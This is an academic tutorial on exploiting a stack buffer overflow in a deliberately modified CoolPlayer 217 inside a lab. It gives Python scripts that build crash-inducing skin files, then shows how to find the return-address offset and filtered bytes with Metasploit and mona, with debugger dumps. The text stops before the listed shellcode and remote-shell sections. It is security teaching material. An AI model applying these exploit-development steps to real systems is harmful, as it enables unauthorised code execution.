

A Practical Introduction to Stack-Based Buffer Overflow Vulnerabilities

Connor Claypool

May 2021

Contents

1	Introduction to Buffer Overflows	3
2	Overview of Procedure	6
3	Procedure	7
3.1	Developing a Simple Buffer Overflow Exploit	7
3.1.1	Verifying the Vulnerability	7
3.1.2	Determining the Offset of the Overwritten Return Address	11
3.1.3	Checking for Input Filtering	15
3.1.4	Determining Maximum Payload Size and Relative Payload Location on the Stack	18
3.1.5	Sending and Executing Shellcode	20
3.1.6	Using Shellcode to Gain a Remote Shell	25
3.1.7	Using Egghunter Shellcode	28
3.2	Defeating Data Execution Prevention (DEP) with Return-Oriented Programming	32
3.2.1	Generating a ROP Chain	33
3.2.2	Executing Shellcode using ROP	38
4	Discussion	39
	References	42

1 Introduction to Buffer Overflows

Buffer overflows, one of the best-known kinds of software vulnerability, refer to a class of software bugs that involve user-supplied data overflowing its bounds and overwriting other regions of memory (Imperva, 2021). One of the earliest and most infamous cases of a buffer overflow being intentionally exploited was the Morris worm of 1988, which quickly spread to thousands of machines by exploiting a buffer overflow in the Unix 'fingerd' daemon (Welekwe, 2020). Another notorious example is the SQL Slammer worm of 2003, which similarly exploited a buffer overflow in Microsoft SQL Server and infected 75,000 machines in just a few minutes (Welekwe, 2020).

Since these early incidents, various buffer overflow protections have been adopted in modern operating systems and compilers. However, exploitation techniques have advanced in parallel (Ars Technica, 2015), and the programming languages in which such flaws are most easily introduced, such as C and C++, remain ubiquitous (Cimpanu, 2020). As such, buffer overflows still present a dire security threat today, as evidenced by a 2019 buffer overflow vulnerability in WhatsApp, for example (Keating, 2019). This flaw enabled attackers to execute remote code of their choice simply by sending a crafted SRTP (secure real-time transport protocol) packet, and this exploit was used in the wild to infect users' smartphones with spyware.

The root cause of buffer overflow flaws lies in user-supplied data being copied to a buffer in an unsafe way. A 'buffer' simply refers to a contiguous block of memory used to store some data, usually temporarily – an array defined in a C program, for example (Netsparker Team, 2019). If some user-supplied data is too large for its destination buffer, and if no bounds checks occur, the data will 'overflow' the buffer's bounds and overwrite adjacent memory regions. If triggered accidentally, this would likely cause the program to crash due to the overwritten memory regions having unexpected values. However, users' ability to overwrite memory locations that they are not intended to control can have grave security implications (Netsparker Team, 2019).

While buffer overflows can affect various parts of a program's memory (Imperva, 2021), the specific focus of this tutorial is stack-based buffer overflows. As might be expected, the buffer in a stack-based buffer overflow bug is located in a region of memory called the 'stack'. To understand how an attacker can exploit stack-based buffer overflows, it is first essential to be familiar with the stack and its use in program execution on modern operating systems.


Each process or thread in an operating system such as Windows or Linux has access to a stack, an expandable region of memory used primarily to store local variables as well as the information required for returning from the current function (Intel, 2016c). The stack is organized as a LIFO (Last In First Out) data structure, which means data items can only be added and removed one by

one at the top of the stack. Two operations are used to interact with a LIFO data structure such as a stack: the 'push' operation adds an item of data to the top of the stack, while the 'pop' operation removes and returns the item at the top of the stack (Brinkerhoff, 2020). This kind of data structure is well suited for tracking the flow of function calls in a program's execution. When a new function is called, its information is placed on the stack with a 'push' operation. When a function is complete, its information can then be popped off the stack to return to the previous function, and so on.

While the stack is an operating system concept, support for using a stack is inbuilt into modern processor architectures and instruction sets, such as x86 and amd64. For example, the purpose of the ESP register on x86 (and the analogous RSP register on amd64) is to point to the top of the stack (Intel, 2016a), with the PUSH instruction adding some data to the top of the stack and the POP instruction popping some data off (Intel, 2016b). The CALL instruction, used to call a function, pushes the address of the next instruction onto the stack before jumping to the target function. Once the called function is complete, it can use the RET instruction to pop this return address off the stack and jump back to it, meaning execution continues at the address just after the previous CALL instruction (Intel, 2016c).


As well as being used for return addresses, the stack may also be used to store function arguments, local variables and return values. It is also important to note that the stack grows downward on modern systems, with the top of the stack, the point at which 'push' and 'pop' accesses occur, at the lower memory address (Intel, 2016d). Figure 1 illustrates a potential scenario for the use of the stack to call, execute and return from a function.

Figure 1: A standard scenario for the use of the stack in program execution



While Figure 1 presents a normal scenario for the use of the stack, it contains all the main clues as to what might happen if the buffer, a local variable on the stack, were to overflow, a scenario shown in Figure 2. While the top of the stack is at the lower memory address, buffers and blocks of data in programs are usually processed from low memory address to high memory address. This means the start of the input data will be copied to the lowest memory location in the buffer, nearest the top of the stack. As such, if data overflows past the end of the buffer, it will overwrite memory locations at higher addresses further down the stack, such as the current function's return address, as shown in Figure 2. If an attacker can overwrite a return address with data they send, they can potentially redirect execution to a location of their choosing.

Figure 2: A basic buffer overflow scenario



This ability to overwrite a return address on the stack is the fundamental theoretical component of stack-based buffer overflow exploits. The tools and techniques involved in developing such an exploit are covered in the practical section of this tutorial. This tutorial first covers the process of developing a basic but functional exploit for an academically-modified version of the Windows application CoolPlayer 217. This application is affected by a stack-based buffer overflow in its processing of skin files, which can be exploited through the 'PlaylistSkin' field of skin INI files (MITRE Corporation, 2018). Next, this basic exploit will be built upon to demonstrate more advanced techniques required to overcome some common difficulties and countermeasures.

2 Overview of Procedure

This tutorial requires the use of two virtual machines, one running Windows XP SP3, and one running Kali Linux. These machines should be able to communicate over the network so that remote shell payloads can be demonstrated. All tasks and commands are to be run on the Windows machine, the system where the vulnerable application is run, unless otherwise stated.

The primary tools used in this tutorial are listed below:

Immunity Debugger is a Windows-based debugger designed for cybersecurity tasks such as reverse engineering and exploit development (Immunity Inc., 2020).

mona is a Python script for automating various exploit development tasks which runs as a plugin to Immunity Debugger (Corelan, 2020).

Metasploit is an advanced exploitation framework with a variety of features useful to exploit development (Rapid7, 2019).

Python is a general purpose interpreted programming language useful for automating various tasks (Python, 2019).

Part 1: Developing a Simple Buffer Overflow Exploit

The first part of this tutorial will cover the essential aspects of developing a basic exploit for a buffer overflow vulnerability. This will include the following:

- Verifying the existence of the buffer overflow.
- Determining the exact distance from the start of the overflowed buffer to the return address to be overwritten.
- Checking if any input filtering occurs so that problematic characters can be avoided.
- Determining the available space for executable payloads, as well as the relative location of payload data on the stack at the time the vulnerability is triggered.
- Creating a proof-of-concept exploit which opens a dialog box.
- Developing a more useful exploit which creates a remote command shell on the target machine.

This part will then also demonstrate the use of a method called the egghunter technique, which can be used to overcome the difficulties posed by a vulnerability which enables only a very small executable payload to be used.

Part 2: Defeating Data Execution Prevention (DEP) with Return-Oriented Programming


The second part will cover the use of a technique called return-oriented programming (ROP) to circumvent Windows Data Execution Prevention (DEP). DEP is a security feature introduced in Windows XP that prevents data in areas like the stack being executed as code (Microsoft, 2018). Since the vulnerability's primary characteristics will not change with DEP enabled, this part will simply cover updating the existing exploit to use return-oriented programming to execute successfully.

3 Procedure

3.1 Developing a Simple Buffer Overflow Exploit

As previously discussed, the application to be exploited in this tutorial is a modified build of CoolPlayer version 217, running on Windows XP SP3. The application and its 'About' window are shown in Figure 3.

Figure 3: The vulnerable application, a modified version of CoolPlayer 217



3.1.1 Verifying the Vulnerability

Since the specific application feature that is vulnerable to a buffer overflow is already known, the first step is to verify this vulnerability by using it to cause a simple crash. The Python code shown in Listing 1 can be used to generate

a skin file in the required format, with simple payload of 1000 'A' characters in an attempt to overflow the buffer. On the Windows XP machine, create a script containing this code and run it to produce the skin file 'exploit.ini'. On Windows, Python scripts can be run either from the command line, with a command such as `python exploit.py`, where `exploit.py` is the relative path to the script, or simply by double-clicking the script file in File Explorer.

Listing 1: Python code to generate a skin file intended to cause a crash

```
1 payload_size = 1000
2 payload = 'A' * payload_size
3
4 skin_file_text = ('[CoolPlayer Skin] '
5     + "\n" + 'PlaylistSkin=' + payload + "\n")
6
7 skin_file_name = 'exploit.ini'
8 with open(skin_file_name, 'w+') as f:
9     f.write(skin_file_text)
```

Once the script has been run, locate the file `exploit.ini` that it has generated - this will either be in the same directory as the script, or in the directory from which the script was executed on the command line. To load this skin file into CoolPlayer, first run the vulnerable version of CoolPlayer, then right-click on the CoolPlayer window and select 'Options'. In the options window that appears, shown in Figure 4, click 'Open' under the 'Skin' section and browse to the generated skin file.

Next, click 'OK' to save these settings. This should result in an error message as shown in Figure 5. This error originates in CoolPlayer itself and seems to indicate that the skin file is invalid, but no crash has occurred. This almost certainly means a larger payload size is required to overflow the buffer.

As such, the Python script used to generate the skin file should be edited to specify a larger payload size in the `payload_size` variable, repeating this process as necessary. Increasing the payload size to 2000 should result in a Windows error message stating that the application has crashed, as shown in Figure 6.

Now that a skin file which causes a crash has been successfully generated, the process of causing the crash should be repeated with the application open in a debugger. This will allow further information about the crash to be gathered. First, close any open instances of CoolPlayer, and then open Immunity Debugger.

Immunity can display a large amount of information across various sub-windows, but at this stage, only the CPU window is required. This window displays key details such as the machine instructions surrounding the current one as well as the contents of the CPU's registers and the stack. This sub-window can be opened with the keyboard shortcut `Alt+C`, and should then be maximised. CoolPlayer should then be loaded into Immunity, either by selecting 'File', 'Open' in

Figure 4: CoolPlayer's options window




Figure 5: Error when loading invalid skin file





Figure 6: Windows message indicating the application has crashed



the menu bar or by pressing **F3**, and browsing to the executable file. Immunity with the CPU window maximised and CoolPlayer opened is shown in Figure 7.

Once CoolPlayer has been opened in Immunity, execution of the program should be started by pressing **F9**. After a few moments, the CoolPlayer window should open, although it may have to be selected in the system tray. Select the generated skin file in the program's options as previously, and the program should crash. However, since it is running in a debugger, Immunity will catch the crash and pause execution of the program. The error message in Immunity's bottom bar stating the cause of the crash is shown in Figure 8: 'Access violation executing [41414141]'.

This message means the program tried to execute code at the memory address 0x41414141, but that this is not a valid executable address in the program's memory. The number 0x41 is also ASCII character 'A', the same character used in the generated skin file. To discover what has happened, first examine the registers panel, shown in Figure 9. Firstly, the **ESP** register, which points to the top of the stack, seems to point to a long string of 'A' characters. Secondly, the address in the **EIP** register, which contains the address of the instruction to execute, is indeed 0x41414141.

Next, review the stack pane, shown in Figure 10. It appears that the stack contains a large sequence of 'A' characters which starts above the top of the stack, which is to be expected if this sequence was read into a buffer which was

Figure 7: Immunity debugger with the CPU window open




Figure 8: Access violation error shown in Immunity when CoolPlayer crashes

[17:22:58] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

later de-allocated when the function processing them returned. However, the sequence of 'A' characters also continues far below the top of the stack, strongly suggesting a buffer overflow has occurred.

It would appear that the large sequence of 'A' characters contained in the generated skin file has overflowed a buffer on the stack, overwriting a saved return address. When the function processing the 'A' characters in the skin file finished, it will have de-allocated the buffer and any other local variables by incrementing the stack pointer by an amount equivalent to the combined size of all local variables and any padding between them. At this point, the saved return address will have been at the top of the stack again, and the RET instruction will then have been executed to pop this return address off the stack and jump to it. However, because the buffer overflowed, this return address was overwritten with 'A' characters, and thus the program tried to jump to the address 0x41414141. This address was not found to be valid, resulting in the observed crash.

3.1.2 Determining the Offset of the Overwritten Return Address

At this point, it has been established that some of the data input via the generated skin file overwrites a saved return address and thus ends up in the EIP

```
Registers (FPU) < < < < < < < < < < <
EAX 41414142
ECX 00008193
EDX 00140608
EBX 00000000
ESP 0011269C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 001126A4 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 0011E09F
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
```

00112674	41414141	AAAA
00112678	41414141	AAAA
0011267C	41414141	AAAA
00112680	41414141	AAAA
00112684	41414141	AAAA
00112688	41414141	AAAA
0011268C	41414141	AAAA
00112690	0044471E	GD. 1802565.0044471E
00112694	41414141	AAAA
00112698	41414141	AAAA
0011269C	41414141	AAAA
001126A0	41414141	AAAA
001126A4	41414141	AAAA
001126A8	41414141	AAAA
001126AC	41414141	AAAA
001126B0	41414141	AAAA
001126B4	41414141	AAAA
001126B8	41414141	AAAA
001126BC	41414141	AAAA
001126C0	41414141	AAAA
001126C4	41414141	AAAA
001126C8	41414141	AAAA
001126CC	41414141	AAAA
001126D0	41414141	AAAA
001126D4	41414141	AAAA
001126D8	41414141	AAAA
001126DC	41414141	AAAA
001126E0	41414141	AAAA
001126E4	41414141	AAAA
001126E8	41414141	AAAA

Figure 11: Crash message shown after loading the skin file containing the pattern

```
[20:08:19] Access violation when executing [42326A42] - use Shift+F7/F8/F9 to pass exception to program
```

register, which contains the address of the next instruction to be executed. The next step, then, is to determine the offset of the saved return address from the start of the overflowed buffer, so that this return address can be deliberately manipulated. This ability to overwrite the return address with a chosen value is a key prerequisite to developing a complete exploit, as it will allow the program's execution to be redirected to an arbitrary location.

The Metasploit Framework includes some simple tools that can help automate this task. Firstly, the tool `pattern_create` can be used to generate a pattern of characters to overflow the buffer with. The corresponding tool `pattern_offset` can then be used to determine the offset of the saved return address based on the part of the pattern which ends up in the EIP register. On Kali Linux, use the command `msf-pattern_create -l 2000` to generate and print a pattern 2000 characters long. This pattern can then be copied and pasted to the XP machine, and incorporated into a slightly modified version of the Python code used to generate the skin file, as shown in Listing 2. Note that the pattern in the variable `payload` has been truncated in this listing for readability; this string should instead contain the complete 2000 character pattern.

Listing 2: Python script incorporating a generated pattern

```
1 payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4..."
2
3 skin_file_text = ('[CoolPlayer Skin]'
4                 + "\n" + 'PlaylistSkin='
5                 + payload + "\n")
6
7 skin_file_name = 'exploit.ini'
8 with open(skin_file_name, 'w+') as f:
9     f.write(skin_file_text)
```

This new script should be run to generate a new `exploit.ini` file. CoolPlayer can then be loaded into Immunity Debugger as previously, or, if Immunity is already open and CoolPlayer was the last program to be run in Immunity, `Ctrl+F2` can be used to restart CoolPlayer. The program should then be run using `F9` before opening the skin file as previously. This should result in a crash with a similar access violation message as before, but with a different invalid address, as shown in Figure 11. Viewing the registers panel reveals that this value is indeed the value in the EIP register, as shown in Figure 12.

This value in the EIP register can then be passed to the `pattern_offset` tool to determine the distance of the return address from the start of the buffer. On the Kali Linux machine, use the command `msf-pattern_offset -l 2000`

Figure 12: Register values after loading the skin file containing the pattern

```
Registers (FPU)
EAX 31684131
ECX 0000A7C3
EDX 00140608
EBX 00000000
ESP 0011269C ASCII "j3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B10B11B12B13B14B15B16B17
EBP 316A4230
ESI 001126A4 ASCII "Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B10B11B12B13B14B15B16B17B18B19B
EDI 0011E09F
EIP 42326A42
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
```

Figure 13: Using the pattern_offset tool

```
kali@Grond:~$ msf-pattern_offset -h
Usage: msf-pattern_offset [options]
Example: msf-pattern_offset -q Aa3A
[*] Exact match at offset 9

Options:
  -q, --query Aa0A           Query to Locate
  -l, --length <length>     The length of the pattern
  -s, --sets <ABC,def,123>   Custom Pattern Sets
  -h, --help                 Show this message
kali@Grond:~$ msf-pattern_offset -q 42326A42 -l 2000
[*] Exact match at offset 1056
```

-q 42326A42, where the -q option specifies the value in the EIP register. This command will calculate how many bytes from the start of the pattern this particular value appears, and thus how far from the start of the buffer the return address is situated. Figure 13 shows the use of this command, and reveals that the return address is 1056 bytes after of the start of the buffer.

To verify this, the Python script can again be modified to include a sequence of 1056 'A' characters, followed by four 'B' characters and then some more 'C' characters, as shown in Listing 3. Run this script to update the skin file, before restarting CoolPlayer within Immunity and loading the skin file. When the program crashes, examine the registers pane and check the value in EIP: if the offset was calculated correctly, this should be 0x42424242, the ASCII codes for four 'B' characters. Figure 14 shows the register pane in Immunity after loading this new skin file, and confirms that the offset is correct.


Listing 3: Python code to verify the offset to the return address

```

1 offset = 1056
2 payload = 'A' * offset + 'B' * 4 + 'C' * 100
3
4 skin_file_text = ('[CoolPlayer Skin]'
5                  + "\n" + 'PlaylistSkin='
6                  + payload + "\n")
7
8 skin_file_name = 'exploit.ini'
9 with open(skin_file_name, 'w+') as f:
10     f.write(skin_file_text)

```

Figure 14: Verifying the calculated offset



3.1.3 Checking for Input Filtering

Before attempting to develop a fully-featured exploit, it is important to check if the data input through the skin file is filtered or transformed in any way. A common example is that a null byte, with the value 0, is usually interpreted as the end of a string. Because of this, if a null byte is included in the input data, the program will be unlikely to continue reading once the null byte is encountered. In this example, given that the input data is the value of a field in an INI file, the syntax of INI files may limit which characters can be included. For instance, an equals character within a field is unlikely to be processed as-is. Fortunately, simple cases of filtering can be automatically tested for with the help of Immunity Debugger and *mona*.

Firstly, the Python script should be modified to generate a sequence of all possible bytes, excluding some likely or known bad characters, as shown in Listing 4, as well as saving a copy of this sequence to a binary file. This script should then be run, and the resulting skin file loaded into CoolPlayer running in Immunity. Once the program crashes, *mona* can be used to compare the byte sequence saved to disk with the one in CoolPlayer's memory at the time of the crash. Any discrepancies will indicate character filtering.

Listing 4: Python code to assist checking for bad characters

```
1 chars = ""
2
3 badchars = [0x00, 0x0a, 0x0d]
4 for i in range(256):
5     if i not in badchars:
6         chars += chr(i)
7
8 with open('chars.bin', 'wb') as f:
9     f.write(chars)
10
11 offset = 1056
12 payload = 'A' * offset + 'B' * 4 + chars
13
14 skin_file_text = ('[CoolPlayer Skin]'
15                  + "\n" + 'PlaylistSkin='
16                  + payload + "\n")
17
18 skin_file_name = 'exploit.ini'
19 with open(skin_file_name, 'w+') as f:
20     f.write(skin_file_text)
```

Examine the stack pane to determine the address where the byte sequence starts, scrolling if necessary. In this case, it is 0x0011269C, which is also the top of the stack, as shown in Figure 15. Having determined this address, the **mona compare** command can be used to compare the byte sequence stored to disk with the bytes in memory. In the command bar at the bottom of Immunity Debugger, as shown in Figure 16, enter the command in Listing 5. The **-f** option is the path to the file containing the original byte sequence, and the **-a** option is the address of the sequence in memory. The byte sequence file should be located in the same directory as the generated skin file.

Listing 5: Mona command to check for bad characters

```
1 !mona compare -f 'C:\Documents and Settings\Administrator\Desktop\
   chars.bin' -a 0011269C
```

Press Return to run the command, and a new window containing the results of the comparison should appear, as shown in Figure 17. This revealed two further bad characters at this stage: 0x2C and 0x3D. To verify that these are the only additional bad characters, add these characters to the array of bad characters, **badchars**, in the Python script, and repeat the process of running the script, loading the skin file and using **!mona compare**. This time, no corruption should be detected, as shown in Figure 18. Table 1 details all of the bad characters discovered thus far. It will be important to refer to this list throughout the exploit development process to ensure no data submitted through the skin file's 'PlaylistSkin' field includes any of these characters.

Figure 15: Finding the byte sequence in the stack

```

00112694 41414141 AAAA
00112698 42424242 BBBB
0011269C 04030201 0000
001126A0 08070605 0000
001126A4 0E0C0B09 .0.0
001126A8 1211100F 0000
001126AC 16151413 0000
001126B0 1A191817 0000
001126B4 1E1D1C1B 0000
001126B8 2221201F 0 !"
001126BC 26252423 #$$$%
001126C0 2A292827 ^_()*
001126C4 2E2D202B + -./
001126C8 3231302F /012
001126CC 36353433 3456
001126D0 3A393837 789:
001126D4 3E203C3B ;< >
001126D8 4241403F ?@AB
001126DC 46454443 CDEF
001126E0 4A494847 GHIJ
001126E4 4E4D4C4B KLMN
001126E8 5251504F OPQR
001126EC 56555453 STUV
001126F0 5A595857 WXYZ
001126F4 5E5D5C5B [\]^_
001126F8 6261605F `~ab
001126FC 66656463 cdef
00112700 6A696867 ghij
00112704 6E6D6C6B klmn
00112708 7271706F opqr

```

Figure 16: Using mona compare to check for bad characters

```

!mona compare -f 'C:\Documents and Settings\Administrator\Desktop\chars.bin' -a 0011269C

```

